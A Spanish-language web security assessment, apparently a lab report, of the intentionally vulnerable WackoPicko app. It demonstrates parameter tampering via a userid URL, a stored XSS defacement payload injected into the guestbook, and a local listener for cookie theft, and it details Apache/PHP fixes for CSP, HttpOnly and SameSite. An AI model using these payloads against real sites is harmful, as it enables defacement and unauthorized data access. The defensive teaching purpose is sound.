


Parameter tampering es una técnica de ataque web en la que un atacante modifica los parámetros intercambiados entre el cliente (navegador) y el servidor, con el fin de alterar el comportamiento de una aplicación, evadir validaciones o ganar acceso no autorizado.

2.3.3.6.1 Explotación de la vulnerabilidad

Para explotar dicha vulnerabilidad se buscarán otras peticiones aparte de las indicadas por OWASP ZAP para modificar valores de la url.

En primer lugar, se hace log-in con un usuario ya registrado en la aplicación:




En el caso de querer visualizar las imágenes subidas por el usuario obtenemos lo siguiente:



Como se puede observar en la url se hace referencia al id de un usuario:

<http://wackopicko:8080/users/view.php?userid=12>

Como se puede observar se indica el id del usuario que ha hecho log-in, se podría cambiar el id para ver que imágenes ha subido otro usuario, conociendo de esta manera el identificador asociado al usuario.



2.3.3.6.2 Medidas de prevención

Obteniendo el código de view.php se observa lo siguiente:

```
session_start();

if (!isset($usercheck))
{
    $usercheck = True;
}

if ($usercheck)
{
    require_login();
}

if(!isset($_GET['userid']))
{
    error_404();
}

$user = Users::get_user($_GET['userid']);
if (!$user)
{
    error_404();
}

$pictures = Pictures::get_all_pictures_by_user($_GET['userid']);

?>
```

Como se puede observar a la hora de cargar las imágenes del usuario obtiene el id introducido por parámetro.

Una de las posibles soluciones para mitigar dicha vulnerabilidad sería obtener el id del usuario que ha hecho log-in de tal manera que solo se puedan obtener las imágenes de ese usuario.

```
$user = Users::current_user();

$userid = $user['id'];
```

Otra opción sería usar un POST HTTP para cualquier acción que implique cambios de datos, añadiendo un extra de seguridad, ya que los parámetros no se reflejan en la URL.

El método POST encapsula los datos en el cuerpo de la respuesta haciéndolos menos accesibles para los atacantes.

2.3.3.7 Cabecera Content Security Policy (CSP) no configurada

La Política de seguridad de contenido (CSP) es una capa adicional de seguridad que ayuda a detectar y mitigar ciertos tipos de ataques, incluidos Cross Site Scripting (XSS) y ataques de

inyección de datos. Estos ataques se utilizan para todo, desde el robo de datos hasta la desfiguración del sitio o la distribución de malware. CSP proporciona un conjunto de encabezados HTTP estándar que permiten a los propietarios de sitios web declarar fuentes de contenido aprobadas que los navegadores deberían poder cargar en esa página; los tipos cubiertos son JavaScript, CSS, marcos HTML, fuentes, imágenes y objetos incrustados como applets de Java, ActiveX, archivos de audio y video.

2.3.3.7.1 Explotación de la vulnerabilidad

Como se indica en la petición de se hace un GET a <http://localhost:8080/guestbooks.php>

```
GET http://localhost:8080/guestbook.php HTTP/1.1
host: localhost:8080
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
pragma: no-cache
cache-control: no-cache
referer: http://localhost:8080
Cookie: PHPSESSID=n9pgtqrmqmhbihe34buja9kib1
```

En la respuesta como se puede comprobar, no se incluye la cabecera Content Security Policy:


```
HTTP/1.1 200 OK
Date: Fri, 09 May 2025 09:31:27 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2606
Content-Type: text/html
```

Como atacante, dicha vulnerabilidad podría ser usada para realizar un ataque XSS persistente. Se podría realizar un ataque similar al indicado el apartado [XSS persistente](#) . En este caso, en vez de mandar al servidor una cookie, se podría realizar el siguiente ataque:

The screenshot shows the 'WackoPICKO.com' website with a 'Guestbook' section. The page has a navigation bar with 'Home', 'Upload', 'Recent', and 'Guestbook' tabs. The 'Guestbook' section contains the text 'See what people are saying about us!' and 'Hi, I love your site!'. Below this, there is a comment by 'adam' with the text 'Hi, I love your site!'. The 'Name' field is filled with 'User1'. The 'Comment' field contains the XSS payload: `<script>document.body.innerHTML='defaced'</script>`. A 'Submit' button is located below the comment field. At the bottom of the page, there is a footer with links: 'Home | Admin | Contact | Terms of Service'.

En la parte de comentarios se inserta el siguiente script

"<script>document.body.innerHTML='defaced'</script> ". Lo que hace es modificar completamente el contenido del <body> de una página web. Reemplaza todo lo que estaba dentro de la etiqueta <body> por el texto 'defaced'.



2.3.3.7.2 Medidas de prevención

Al saber que wackopicko usa apache2 como servidor web, se buscará la configuración de dicho servicio para incluir la cabecera como respuesta del servidor.

Para ello al haber desplegado wackopicko con la imagen docker proporcionada en el repositorio de github, se accede al contenedor de la siguiente manera:

```
> docker ps
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                NAMES
63695a86bc64   docker.io/adamdoupe/wackopicko:latest /run.sh                 54 minutes ago Up 54 minutes ago 127.0.0.1:8080->80/tcp focused_lamarrr

> docker exec -it 63695a86bc64 /bin/bash
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
root@63695a86bc64:/# service apache2 status
 * apache2 is running
root@63695a86bc64:/#
```



En /etc/apache2/sites-enabled/000-default.conf: se incluirá la siguiente configuración:

Header set Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self'; object-src 'none';"

- Default-src 'self'
 - o Significa que solo se permite cargar contenido desde el mismo dominio que la página.
- Script-src 'self'
 - o Solo permite cargar JavaScripts desde el mismo dominio, bloquea scripts de CDNs externos (como Google) y scripts inline.
- Style-src 'self'
 - o Solo permite cargar hojas de estilo desde el mismo dominio, bloquea estilos inline
- Object-src 'none'
 - o Bloquea completamente la carga de <object> <embed> y <applet>

```
root@63695a86bc64:/etc/apache2# sudo a2enmod headers
Enabling module headers.
To activate the new configuration, you need to run:
  service apache2 restart
root@63695a86bc64:/etc/apache2# service apache2 restart
 * Restarting web server apache2
```


Como se puede apreciar en la siguiente imagen, después de captura el tráfico con Burpsuite se puede ver como el servidor incluye la cabecera indicada, además ya no permite que se ejecute dicho script.




2.3.3.8 Cookie No httpOnly Flag

Dicha vulnerabilidad ocurre cuando una cookie de sesión enviada al servidor no tiene establecido el atributo `HttpOnly`. Esto permite que el contenido de la cookie sea accesible desde JavaScript desde el lado del cliente.

2.3.3.8.1 Explotación de la vulnerabilidad

Para ilustrar dicha vulnerabilidad se realizará una petición a <http://wackopicko> :



2.3.3.8.2 Medidas de prevención

Para prevenir este comportamiento, se debe configurar la aplicación para que al enviar cookies incluya el atributo HttpOnly.

En primer lugar, se actualiza el fichero apache2.conf donde se incluye lo siguiente:

```
Header edit Set-Cookie ^(.*)$ "$1; HttpOnly"
```


Aplica la directiva de HttpOnly para que no sea posible acceder desde consola a la cookie de sesión. Se ejecutan los comandos en el servidor : "a2enmod headers" para permitir el módulo de headers y el comando "service apache2 restart" para aplicar los cambios.

A pesar de haber aplicado dichas directivas, desde el cliente se puede seguir accediendo a la cookie de sesión. Esto puede ser posible ya que php está sobrescribiendo dicha configuración, por lo que se actualiza el fichero "php.ini" del directorio "/etc/php5/apache2" .

La variable session.cookie_httponly se actualiza con el valor 1:

```
; Whether or not to add the httpOnly flag to the cookie, which makes it inaccessible to browser scripting languages such as JavaScript.
; http://php.net/session.cookie-httponly
session.cookie_httponly = 1
```

Tras realizar dicho cambio y reiniciar apache2 en el servidor, desde el cliente, ya no se puede leer la cookie de sesión desde el cliente:



Si además como atacante quisiéramos realizar el ataque de XSS indicado en el apartado [XSS reflejado](#) :

Guestbook

See what people are saying about us!

- by User1

Hi, I love your site!

- by adam

Name:

Comment:

Levantando un servidor de python en local, con lo incluido anteriormente, no podríamos leer la cookie de sesión:

```
> python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

192.168.1.68 - - [22/May/2025 23:11:42] "GET /? HTTP/1.1" 200 -
```


2.3.3.9 Cookie sin el atributo SameSite

El atributo SameSite de una cookie es una directiva definida que controla si una cookie debe ser enviada en una solicitud HTTP iniciada desde un contexto de navegación de terceros (cross-site context), es decir, cuando el origen de la solicitud es diferente al origen del recurso

solicitado. Este atributo tiene como propósito mitigar ataques de tipo **Cross-Site Request Forgery (CSRF)** restringiendo el comportamiento por defecto del envío de cookies entre sitios.

2.3.3.9.1 Explotación de la vulnerabilidad

Para explotar dicha vulnerabilidad, se accederá a <http://wackopicko/>:



Como se puede observar, en la respuesta del servidor no se incluye la cabecera de SameSite.

Dicho caso de uso se produciría si el usuario está logueado en la aplicación y el atacante por medio de ingeniería social u otro método, enviándole un enlace, le redirige a una página web controlada por el atacante, la cual se encargaría de realizar una acción sobre la aplicación del usuario (sin que dicha acción sea visible para el usuario víctima). Como el usuario ya había hecho log-in en dicha aplicación la acción se realizará correctamente.

Si por el contrario se introduce el atributo SameSite, la cookie no se enviaría desde la página web del atacante.

2.3.3.9.2 Medidas de prevención

Como se ha indicado en el apartado anterior, sin el atributo SameSite, el usuario atacante podría usar dicha cookie de sesión desde su máquina para hacer log-in como dicho usuario, para evitar que este ataque se incluya dicha cabecera.

Al saber que wackopicko usa apache2 como servidor web, se buscará la configuración de dicho servicio para incluir la cabecera como respuesta del servidor.

Para ello al haber desplegado wackopicko con la imagen docker proporcionada en el repositorio de github, se accede al contenedor de la siguiente manera:

```
> docker ps
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                NAMES
63695a86bc64   docker.io/adamdoupe/wackopicko:latest /run.sh                 54 minutes ago Up 54 minutes ago 127.0.0.1:8080->80/tcp focused_lamarr

> docker exec -it 63695a86bc64 /bin/bash
Emulate Docker CLI using podman. Create /etc/containers/nodocker to quiet msg.
root@63695a86bc64:/# service apache2 status
 * apache2 is running
root@63695a86bc64:/#
```

En primer lugar hay que activar el modo a2enmod headers : " sudo a2enmod headers". En /etc/apache2/sites-enabled/000-default.conf: se incluirá la siguiente configuración:

Header edit Set-Cookie ^(.*)\$ "\$1; SameSite=Strict"

Añadiendo esta cabecera evitaría que desde otra máquina un usuario que haya obtenido la cookie de sesión pueda hacer log-in accediendo con la cookie de sesión del usuario víctima.

